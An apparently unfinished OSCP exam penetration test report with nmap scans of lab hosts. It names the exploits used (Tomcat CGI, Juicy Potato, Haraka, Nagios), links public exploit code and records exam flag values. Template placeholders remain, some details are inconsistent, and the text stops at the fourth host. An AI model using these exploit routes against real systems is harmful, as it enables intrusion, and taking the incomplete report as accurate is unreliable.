Offensive Security

Penetration Test Report for OSCP Exam

v.3.2

fadzrien.salleh@technipfmc.com

OSID: 53706



**©**

All rights reserved to Offensive Security, 2014

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from Offensive Security.

**Table of Contents**

[**1.0 Offensive Security Exam Penetration Test Report**](#_gjdgxs) **3**

[1.1 Introduction](#_co9modoc9nx) 4

[1.2 Objective](#_yoafsa767uk1) 4

[1.3 Requirements](#_v04tosd4381y) 4

[**2.0 High-Level Summary**](#_p0yk6jrpc9yt) **5**

[2.1 Recommendations](#_9ektfhvrqzo5) 6

[**3.0 Methodologies**](#_etlppeufhea1) **6**

[3.1 Information Gathering](#_a12flemvam6h) 6

[3.2 Penetration](#_hzg167uaeitp) 7

[System IP: 192.168. ()](#_9o39frkn26mx) 7

[Service Enumeration](#_ojrk5mwq2g02) 7

[Privilege Escalation](#_xb37pqgglhx6) 7

[System IP: 192.168. ()](#_u45r4geo2j0x) 9

[Service Enumeration](#_f0zjrvggz0we) 9

[Privilege Escalation](#_lif9p8ip0zuj) 9

[System IP: 192.168. ()](#_6c50nl1nwx03) 10

[Service Enumeration](#_h8txbycrlz4i) 10

[Privilege Escalation](#_p3m6azyrfy7h) 10

[System IP: 192.168. ()](#_rj7n5t3n7m6w) 12

[Service Enumeration](#_f5i37alyqhvn) 12

[Privilege Escalation](#_bnb1iwgv81hw) 12

[System IP: 192.168.57.112 (b0f-vic)](#_c32jysmavp9g) 13

[3.3 Maintaining Access](#_c26a2hz8upm5) 18

[3.4 House Cleaning](#_81ezralgsya8) 18

[**4.0 Additional Items**](#_lssjo0cna21h) **19**

[Appendix 1 - Proof and Local Contents:](#_chj7llecgocz) 19

[Appendix 2 - Metasploit/Meterpreter Usage](#_eznkdy9w5wxo) 19

[Appendix 3 - Completed Buffer Overflow Code](#_c0cm85xosu8k) 20

# 1.0 Offensive Security Exam Penetration Test Report

## 1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

## 1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

## 1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

* Overall High-Level Summary and Recommendations (non-technical)
* Methodology walkthrough and detailed outline of steps taken
* Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
* Any additional items that were not included

# 

# 2.0 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security’s internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security’s network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

* 192.168.40.42
* 192.168.40.81 (hostname) - *Name of initial exploit*
* 192.168.40.95 (hostname) - *Name of initial exploit*
* 192.168.40.150 (hostname) - *Name of initial exploit*
* 192.168.40.110 (hostname) - BOF

## 2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

# 3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

## 3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

**Exam Network**

* 192.168.40.42
* 192.168.40.81
* 192.168.40.95
* 192.168.40.150
* 192.168.40.110

## 

## 3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***X*** out of the ***X*** systems.

### System IP: 192.168.40.42

#### Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168.40.42 | TCP: 135,139,445,3389,8009,8080,49664-49670 |
|  |

**Nmap Scan Results:**

Host is up, received user-set (0.25s latency).

Scanned at 2020-04-26 20:46:34 EDT for 2860s

Not shown: 65522 closed ports

Reason: 65522 conn-refused

PORT STATE SERVICE REASON VERSION

135/tcp open msrpc syn-ack Microsoft Windows RPC

139/tcp open netbios-ssn syn-ack Microsoft Windows netbios-ssn

445/tcp open microsoft-ds? syn-ack

3389/tcp open ms-wbt-server syn-ack Microsoft Terminal Services

| rdp-ntlm-info:

| Target\_Name: HOMESTUDY

| NetBIOS\_Domain\_Name: HOMESTUDY

| NetBIOS\_Computer\_Name: HOMESTUDY

| DNS\_Domain\_Name: HomeStudy

| DNS\_Computer\_Name: HomeStudy

| Product\_Version: 10.0.16299

|\_ System\_Time: 2020-04-27T01:34:08+00:00

| ssl-cert: Subject: commonName=HomeStudy

| Issuer: commonName=HomeStudy

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2020-04-02T02:26:33

| Not valid after: 2020-10-02T02:26:33

| MD5: 7b74 fade 60ac 9b2e b187 ece0 3bbb b157

| SHA-1: 89cb a591 3920 98b2 3f72 e18e ffce f509 fd05 54f1

| -----BEGIN CERTIFICATE-----

| MIIC1jCCAb6gAwIBAgIQUlWj0xuhWbdAQ/s5B3vVQTANBgkqhkiG9w0BAQsFADAU

| MRIwEAYDVQQDEwlIb21lU3R1ZHkwHhcNMjAwNDAyMDIyNjMzWhcNMjAxMDAyMDIy

| NjMzWjAUMRIwEAYDVQQDEwlIb21lU3R1ZHkwggEiMA0GCSqGSIb3DQEBAQUAA4IB

| DwAwggEKAoIBAQD2asFWAZNjgX8Yr2XfTNItkphvCveumdBI08rg14MVriP+K/YH

| hfF3noI29JgwfFVxqa3QOqYZHAGusGDTT8kYkVXMty+KTbvyIGpH0xpeZsWSfd2K

| OBAbPJSzSI2XKjPYRrGkdEplcqZq3hTirb0Lwdg1sm+fQQ08bUV3Mfiesw5HBviF

| U9dCzr7V4nNvF0sBI3IaBsSVzhxlLkquGBMaGl0ljgC5oEpXNJiSx8chE4jbZhlj

| V1BVWR4ruNeEGgjmSouoWPvlh791rDlUdgUp8h6v+De/OapTZxe4ZIXWYWnh8xpe

| cDexmFT0GFHh0sv58bPQA8G4mo2FSwy1ndsVAgMBAAGjJDAiMBMGA1UdJQQMMAoG

| CCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEAkwKHOuZY

| Rqk7ynJBnvd1HM0E+IJDEQpE+FK5cNKWRgoKXFacu8BVXSvD/J8XwclSTw5a/6Mv

| CpdZyG9Qxz+7LG/sxH61oB1HZXdDO2OpFYgVnyWbg3Lk41TeKK59YBsuyFsQOuG8

| yHATSqXNj/hGfSeBqWWUteveMG7x1GCUIxeNxZfPd2c4DHp29SA49M2njXeHbPqA

| gjSYQRaE3oaKeicIgfHGW9cAHbfgY5dGbOqqh1w4eFPCCVdrlT8N38PSkNCH57cD

| hAkK4Ga1C8e+/nIriDuctkXqQPmi5ky6Zb3ZPPX2EOCD+jVvDUpyBEw3XHEffrFP

| nScRRPKXeV0NuA==

|\_-----END CERTIFICATE-----

|\_ssl-date: 2020-04-27T01:34:16+00:00; +2s from scanner time.

8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)

|\_ajp-methods: Failed to get a valid response for the OPTION request

8080/tcp open http syn-ack Apache Tomcat 8.5.21

|\_http-favicon: Apache Tomcat

| http-methods:

|\_ Supported Methods: GET HEAD POST

|\_http-open-proxy: Proxy might be redirecting requests

|\_http-title: Apache Tomcat/8.5.21

49664/tcp open msrpc syn-ack Microsoft Windows RPC

49665/tcp open msrpc syn-ack Microsoft Windows RPC

49666/tcp open msrpc syn-ack Microsoft Windows RPC

49667/tcp open msrpc syn-ack Microsoft Windows RPC

49668/tcp open msrpc syn-ack Microsoft Windows RPC

49669/tcp open msrpc syn-ack Microsoft Windows RPC

49670/tcp open msrpc syn-ack Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

|\_clock-skew: mean: 2s, deviation: 0s, median: 2s

| p2p-conficker:

| Checking for Conficker.C or higher...

| Check 1 (port 39805/tcp): CLEAN (Couldn't connect)

| Check 2 (port 43955/tcp): CLEAN (Couldn't connect)

| Check 3 (port 61792/udp): CLEAN (Timeout)

| Check 4 (port 11641/udp): CLEAN (Failed to receive data)

|\_ 0/4 checks are positive: Host is CLEAN or ports are blocked

| smb2-security-mode:

| 2.02:

|\_ Message signing enabled but not required

| smb2-time:

| date: 2020-04-27T01:34:12

|\_ start\_date: N/A

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:** When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange

**Vulnerability Fix:**


• Apache Tomcat 9.0.18 and later  
 • Apache Tomcat 8.5.40 and later  
 • Apache Tomcat 7.0.94 and later

**Severity: Critical**

**Proof of Concept Code Here:**

https://www.exploit-db.com/download/42966

**Local.txt Proof Screenshot:**

Privilege Escalation

***Additional Priv Esc info***

**Vulnerability Exploited:** SeImpersonate

**Vulnerability Explanation:** “Token Impersonation” is when a new token is assigned to a thread that is different from the parent process's token. Although the word impersonation implies that one user is using a token belonging to adifferent user, this is not always the case. A user may impersonate a token that belongs to them but simply has a different set of privileges or some other modifications.


**Vulnerability Fix:** Ensure only standard token privilege applied to user

**Severity: High**

**Exploit Code:**

https://github.com/ohpe/juicy-potato

**Proof Screenshot Here:**



**Proof.txt Contents:**

### 

### System IP: 192.168. 40.81

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168.40.81 | TCP: 22,25,5555,8080 |
| UDP: |

**Nmap Scan Results:**

# Nmap 7.80 scan initiated Sun Apr 26 20:46:57 2020 as: nmap -vv --reason -Pn -A --osscan-guess --version-all -p- -oN /home/kali/Downloads/AutoRecon/results/192.168.40.81/scans/\_full\_tcp\_nmap.txt -oX /home/kali/Downloads/AutoRecon/results/192.168.40.81/scans/xml/\_full\_tcp\_nmap.xml 192.168.40.81

Increasing send delay for 192.168.40.81 from 0 to 5 due to 29 out of 96 dropped probes since last increase.

Nmap scan report for 192.168.40.81

Host is up, received user-set (0.25s latency).

Scanned at 2020-04-26 20:46:57 EDT for 3129s

Not shown: 65529 closed ports

Reason: 65529 conn-refused

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 aa:e5:99:0a:02:3b:d0:1b:d8:ad:19:29:62:8e:3b:83 (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCz3FJyjej0imFGZfZDwFhqU/uuINWS+ELkvbpUdWWiJSYa8I1JyqhfNlHFsxBLETsNMJTBwhzzQqkGlg6qRDzfQ8FXFssdyEhR0M7KB2tNRZFF8l7J8fs2EW/ykR44Vacd+Tb7iy03DXsAhcsslEN6qzxWb3RUT26/dAXA8GMtGD4j/V4nLJVzH1jBv0AVf42QCQXhtM1YexQNHJT3w3CLNSi5RTb3LDCsnGPu/p4KvR8TyWk0/NmyS13LLKH1R2Iz0EwZa0wGHvgF5FzUP+TKAhbYrmfSYUuMYmhw0hVvQzyv1GIR5QzcY1VY2VfRLLLnOphBfno2UqEcxiSlCvGf

| 256 8d:53:3c:db:52:88:90:71:0a:c1:f9:56:ed:9c:b0:07 (ECDSA)

| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPp9yMAFt0kLwRcH/Lclu2ACcUYhpTVBTGaTXEUjQjiCb+IHt5YvM+3LWWL/ZK1bSsk3bnpDYs30PMz3AgshKb0=

| 256 5a:4f:8b:37:52:c8:38:df:8b:4c:4b:3e:8c:f8:78:fc (ED25519)

|\_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPQwED53/yrJ2TBUKoOwJcJjN38BKRS529FRHnZvU7KS

25/tcp open smtp syn-ack Postfix smtpd

|\_smtp-commands: harakiri, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

| ssl-cert: Subject: commonName=harakiri

| Issuer: commonName=harakiri

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2019-02-12T23:59:13

| Not valid after: 2029-02-09T23:59:13

| MD5: 7458 d02f e95f 460d 742e 5eed 6ad1 7b66

| SHA-1: bdd3 d87c 8630 4594 02a6 e05e 0f2c feb3 15a5 16b8

| -----BEGIN CERTIFICATE-----

| MIICtjCCAZ6gAwIBAgIJAMnm2p7aiWudMA0GCSqGSIb3DQEBCwUAMBMxETAPBgNV

| BAMMCGhhcmFraXJpMB4XDTE5MDIxMjIzNTkxM1oXDTI5MDIwOTIzNTkxM1owEzER

| MA8GA1UEAwwIaGFyYWtpcmkwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIB

| AQDHmdjJpc0b7oeUX1KVnPWAgGK4Y6jgICTnFVGG5qIKVwVm7pyRES03/M6riqRE

| XzVuJJPCRqY0B6vu74Fy4mk0uVoAiRL/Kq2zQspvwHBzleWi5GY4pb155IzGa0l7

| DnUUv34X8iW1J/oyX41xbF4VHLaGR2ABDtX7X1ptSTHV3PjpLUaJPxNhMj+a18g/

| 2tLKMuHFT9HF0ChcaSz6ojq7VJoP/HoBKdl30nKl676A7JCZAu1XrvMnBj3UgUhY

| aykt3fpWMNI6/3vCghBVuhye+/yPJ2TqYT6AnnbVsfDtkIeFlrFuPxg5rcE7QBn6

| jM4AYFhILPR7Oz58cgN9akibAgMBAAGjDTALMAkGA1UdEwQCMAAwDQYJKoZIhvcN

| AQELBQADggEBALlU3h31Irh07phkJ/pqDnAiVLrJZ7q5DuJeUUnwXvPY+EGWrcVY

| +BeMG0Pl7s3kuh8xpaPDlvCWmPhxXXPJ5JNfPj59ou1U3gq5Wt/wl/E+fe2BmOJo

| t2E5fiNZm3PjEgJtFuLZplCLQMaUa+va3GmqSIj9dzSgH7mzacZLKbl/PYIALxg8

| qPDKpPjINA+zukQ3QTuGlN5bdeQ/rTZu+lULaj2290LfqaS+5xFjo1vDVu+tAj4M

| BD084qTzMhdptGsIW5Gu2IS7JyxLwhb8cIlczMnIPfoPe5pInSwVoupdGXlMeANA

| lE6rypv/1oVvK1FTX9RmUHVM60SBBn2kPsk=

|\_-----END CERTIFICATE-----

|\_ssl-date: TLS randomness does not represent time

80/tcp filtered http no-response

2255/tcp filtered vrtp no-response

5555/tcp open smtp syn-ack Haraka smtpd 2.8.8

|\_smtp-commands: harakiri Hello Unknown [127.0.0.1], Haraka is at your service., PIPELINING, 8BITMIME, SIZE 0,

8080/tcp open http syn-ack nginx 1.10.3 (Ubuntu)

| http-methods:

|\_ Supported Methods: GET HEAD

|\_http-open-proxy: Proxy might be redirecting requests

|\_http-server-header: nginx/1.10.3 (Ubuntu)

|\_http-title: Coming soon

Service Info: Hosts: harakiri, harakiri; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Sun Apr 26 21:39:06 2020 -- 1 IP address (1 host up) scanned in 3129.69 seconds

**Initial Shell Vulnerability Exploited**

***Additional info about where the initial shell was acquired from***

**Vulnerability Explanation:**

A vulnerability was found in Haraka up to 2.8.8. It has been declared as critical. This vulnerability affects an unknown functionality. The manipulation with an unknown input leads to a privilege escalation vulnerability. The CWE definition for the vulnerability is CWE-269. As an impact it is known to affect confidentiality, integrity, and availability.

The weakness was disclosed 01/26/2017 by Xychix as EDB-ID 41162 as confirmed exploit (Exploit-DB). The advisory is available at exploit-db.com. The attack can be initiated remotely. Technical details are unknown but a public exploit is available.

A public exploit has been developed by Xychix in Python and been published immediately after the advisory. It is declared as proof-of-concept. It is possible to download the exploit at exploit-db.com.


**Vulnerability Fix:** Upgrading to version 2.8.9 eliminates this vulnerability.

**Severity: Critical**

**Proof of Concept Code Here:**

https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/smtp/haraka.py

**Local.txt Proof Screenshot:**



**Local.txt Contents: 428d627730169c72a6910516e5f664f2**

#### Privilege Escalation

***Looking at the ability to run sudo for nagios has lead to this exploit***


**Vulnerability Explanation:** base/logging.c in Nagios Core before 4.2.4 allows local users with access to an account in the nagios group to gain root privileges via a symlink attack on the log file. NOTE: this can be leveraged by remote attackers using CVE-2016-9565.

**Vulnerability Fix:**

**Severity:**

**Exploit Code:** https://gist.githubusercontent.com/xl7dev/bf2f2f91ecee6fbe0675fd59492bef20/raw/a318aa9d47d8e691221e7583b1b5b78e2cffdc5a/nagios\_cmd\_injection.py

**Proof Screenshot Here:**



**Proof.txt Contents: b16aad13548f4f92c33d9955cafc828b**

### System IP: 192.168.40.95 (No low and high privilege shell acquired)

#### Service Enumeration

|  |  |
| --- | --- |
| **Server IP Address** | **Ports Open** |
| 192.168.40.95 | TCP: 22,25,80,81,110,143 |
| UDP: |

**Nmap Scan Results:**

# Nmap 7.80 scan initiated Sun Apr 26 20:47:28 2020 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /home/kali/Downloads/AutoRecon/results/192.168.40.95/scans/\_quick\_tcp\_nmap.txt -oX /home/kali/Downloads/AutoRecon/results/192.168.40.95/scans/xml/\_quick\_tcp\_nmap.xml 192.168.40.95

Nmap scan report for 192.168.40.95

Host is up, received user-set (0.25s latency).

Scanned at 2020-04-26 20:47:29 EDT for 51s

Not shown: 993 filtered ports

Reason: 993 no-responses

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 a9:f8:86:0a:d3:84:02:8e:5b:39:10:02:b7:da:a6:fe (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC6SPvRjsJ3Cmli79nO7YCS8KzxD9Pr1FUl4mnMKnaSITtRPbSQ70UYjT5QhL8IGZTn5We0fCpJ46chcp6BHMhP9PUikgX6JdoR481yiwILL4qAQ2z+Dz9XNFfti7y/j/t9G7BdryeU1dybmleLb7EbgBxvx9x6C2OwLH7Qmx7/YgCAQGKuDASrqYGpf1CsU4m90vpVAh4cRMST7IHxxTrX4PzuMsnY1qQFmPSJJt0f8LkwHmZzI1e8VszQ6GrvjcRr/pl7K6jYMJSRYp7OH9v7okPDQ+oVB2l0uC7inN5S1Av72I3S94K+lP/IC5Vs/usTOX+dMtJbCVEwYLxK8Mdn

| 256 43:20:17:22:a0:f4:59:50:7f:d7:f4:ed:f0:8c:ba:f4 (ECDSA)

| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBPg+X0GtGkq+xfqWnX3wowpwDR3eRzZoPirJR+guuuSB82rTrucrtGkLjw/jurdL82qYp+HlC/p/i/e/2qx0WmU=

| 256 0f:09:8b:2e:a4:15:f7:e1:a6:22:72:5f:90:2e:33:c2 (ED25519)

|\_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKmI4Wx+yoGFDUKr3Ee8C8gw/gMXpmz/Lah3QaRkXEyK

25/tcp open smtp syn-ack Postfix smtpd

|\_smtp-commands: thelongnight.oscp, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

| ssl-cert: Subject: commonName=thelongnight.oscp

| Issuer: commonName=thelongnight.oscp

| Public Key type: rsa

| Public Key bits: 2048

| Signature Algorithm: sha256WithRSAEncryption

| Not valid before: 2019-11-30T12:29:56

| Not valid after: 2029-11-27T12:29:56

| MD5: 97c9 beb5 7e5e d2fb 784a c497 5e15 7461

| SHA-1: fa04 e788 61c3 98b7 6822 40ce f697 c5d7 bc7e 1fb5

| -----BEGIN CERTIFICATE-----

| MIICyDCCAbCgAwIBAgIJAKTA3SK0CAZgMA0GCSqGSIb3DQEBCwUAMBwxGjAYBgNV

| BAMMEXRoZWxvbmduaWdodC5vc2NwMB4XDTE5MTEzMDEyMjk1NloXDTI5MTEyNzEy

| Mjk1NlowHDEaMBgGA1UEAwwRdGhlbG9uZ25pZ2h0Lm9zY3AwggEiMA0GCSqGSIb3

| DQEBAQUAA4IBDwAwggEKAoIBAQDRwZZOV3evXHB2fydSZKSF8Uh7DVrU5UNoxska

| l6RdkbLWCFB+wCaGRUl/pXKWGhC5LtvNVlCzIyNT5C7kypIKLkcTyWYzVl4hYb05

| OzhhySXXFCJZ4ebhsxy4aGcPLAsH1NriLuGByMR46LtLGT+mE5uXH6mKExxk3iLu

| b0ieZtO5Rg5WplsxcW1AErjuJ89srnMLuhCJgHHhbvzcE5qkgprz/3xO2V8cJvfq

| n8eZQcvM+FF+cJh/Yqd0PMug98jYqXIusI5Tzdt7eA5cCOGCZv1xBrLJEWURs4v/

| a/h20zNz9O9P6ZGdKyg3jW9W3dkOfxsBXw/Tj5umuJ59ciOLAgMBAAGjDTALMAkG

| A1UdEwQCMAAwDQYJKoZIhvcNAQELBQADggEBAEutadRaqhuIswBGV2QZBnOg2Rps

| IEpg9i9mrD4CegpwmsOWPr3HRh3A1bSpR+Nk/IHl6NHOb+aUvUispe+LiYNF2s/I

| XMLvz0QgcLGAv7tJaZojh//uBf+ULwYueQ+ZdC7tNAAqRjCWHn+K870s1nz5mKAd

| C63lUG8Yx8cAov0ZBv55TzShUR9NOc0s2k1SOB4Wgb0ArVhN66Xhya9gMZGu6sJ3

| LZlzfgJKbbLe6jBpHHZJiyPx9gIIKreMzRZ5CaWJLsdJwxrN5MiNJjT+B/goE8Fp

| ArqjBboD5mZJm+PSTA8hgA9dmBLmwLpCf2b4+9j54vZEmX4J3MvkaOFL48A=

|\_-----END CERTIFICATE-----

|\_ssl-date: TLS randomness does not represent time

80/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: Bare - Start Bootstrap Template

81/tcp open http syn-ack Apache httpd 2.4.18 ((Ubuntu))

| http-methods:

|\_ Supported Methods: GET HEAD POST OPTIONS

|\_http-server-header: Apache/2.4.18 (Ubuntu)

|\_http-title: thelongnight.oscp

110/tcp open pop3 syn-ack Dovecot pop3d

|\_pop3-capabilities: SASL RESP-CODES AUTH-RESP-CODE PIPELINING UIDL TOP CAPA

143/tcp open imap syn-ack Dovecot imapd

|\_imap-capabilities: Pre-login IMAP4rev1 IDLE ID post-login ENABLE more capabilities have SASL-IR listed LITERAL+ OK LOGINDISABLEDA0001 LOGIN-REFERRALS

445/tcp closed microsoft-ds conn-refused

Service Info: Host: thelongnight.oscp; OS: Linux; CPE: cpe:/o:linux:linux\_kernel

Read data files from: /usr/bin/../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

# Nmap done at Sun Apr 26 20:48:20 2020 -- 1 IP address (1 host up) scanned in 51.57 seconds

### System IP: 192.168.40.150 (No low and high privilege shell acquired)

#### Service Enumeration

